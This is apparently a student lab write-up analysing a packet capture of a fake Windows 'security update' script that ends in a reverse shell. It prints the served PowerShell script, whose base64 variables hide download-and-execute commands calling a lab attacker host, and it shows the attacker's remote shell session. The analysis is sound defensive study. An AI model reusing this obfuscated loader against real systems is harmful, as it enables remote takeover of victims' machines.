Lab Exercise 1 - 191CS111

Attack Setup

- Set up a Windows 11 VM (victim machine) and Kali VM (attacker machine)
- Download the `update_script.cmd` file in victim machine.
- Update the exploit script by changing the `base64` IPs to the attacker IP.
- Start wireshark capture on the virtual interface of host machine.
- Execute the `update_script.cmd` file.
- Captured Packet is here

Capture Analysis

- From *Protocol Hierarchy* stats we observe that compared to other Application Layers, `HTTP` is in majority of the capture.
- We observer there are a total of 41 TCP conversations in this capture from *Conversations* (here).
  - We observer most communication happens with `192.168.1.131` and `192.168.1.128`.
  - We observe the randomness of port distribution in B, with most of the ports being either 443 or 80 one of the open ports are 8000.
  - This conversation happens between what seems to be random ports of `192.168.1.131` with `192.168.1.128:8000`.
  - We can further analyse this TCP conversation.
- From *Endpoints* we can observe that IP `192.168.1.131` used a variaty of random ports for TCP connections while IP `192.168.1.128` used ports 443, 8000.
- We follow the TCP stream between `.131` and `.128`.


TCP stream

On port 8000

Apply the filter `ip.addr==192.168.124.131 && ip.addr==192.168.124.128 && tcp.port==8000` we observe multiple HTTP conections between both the IPs.

- The initial request was `GET /WinSecurityUpdate`.

- On viewing the first response



```
GET /WinSecurityUpdate HTTP/1.1
Host: 192.168.124.128:8000
Connection: Keep-Alive

HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.9.2
Date: Thu, 20 Jan 2022 08:41:00 GMT
Content-type: application/octet-stream
Content-Length: 1408
Last-Modified: Thu, 13 Jan 2022 14:54:17 GMT

echo "[!] Preparing System for Update"
echo "[*] ============================"
start-sleep -s 1
echo "[*]"
start-sleep -s 1
echo "[*]"
start-sleep -s 1
echo "[*]"
echo "[!] Starting Update Process."
echo "[*] ============================"
start-sleep -s 1
echo "[*]"
start-sleep -s 1
echo "[*]"
start-sleep -s 1
echo "[*]"

#$a1 = "SW5WT2tFLUVYcHJlU1NJb04gKE5ldy1PQmpFQ3QgTmVULldFYkNMaWVuVCkuRG93TmxPYURTVHJpbkcoJ2h0dHA6Ly8xOTIuMTY4LjI0MS4xMzI6ODAwMC9hMScp"
#$r1 = "SW5WT2tFLUVYcHJlU1NJb04gKE5ldy1PQmpFQ3QgTmVULldFYkNMaWVuVCkuRG93TmxPYURTVHJpbkcoJ2h0dHA6Ly8xOTIuMTY4LjI0MS4xMzI6ODAwMC9yMScp"

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start-sleep -s 1

$p1 = "UG9XZVJTaEVMbDs7LW5vUCAtYyAi"
$p2 = $p1.substring(0,28)

echo "[*]"
start-sleep -s 1
echo "[!] Update Process Completed"
```


- This seems to be a purposely obfuscated Powershell script.
- We can decode the following `base64` encoded variables `$a1, $r1` and observe that they make another `GET` request to `/a1, r1` respective respectively.
- On observing their response we observe that the files sent were even more malicious powershell script that allowed the adversary (`192.168.1.128`) to gain a reverseshell on victim (`192.168.1.131`).

On port 443

We observe the TCP stream



Wireshark · Follow TCP Stream (tcp.stream eq 35) · exercise1_2.pcapng

```
dir


    Directory: C:\Users\User\Downloads


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         1/13/2022   6:56 AM            131 update_script.cmd
-a----         1/13/2022   1:51 AM            131 update_script.nerf.cmd


PS C:\Users\User\Downloads> cd ..
PS C:\Users\User> clear
PS C:\Users\User>
```

which is clear indication that the adversary had compromised the entire user session.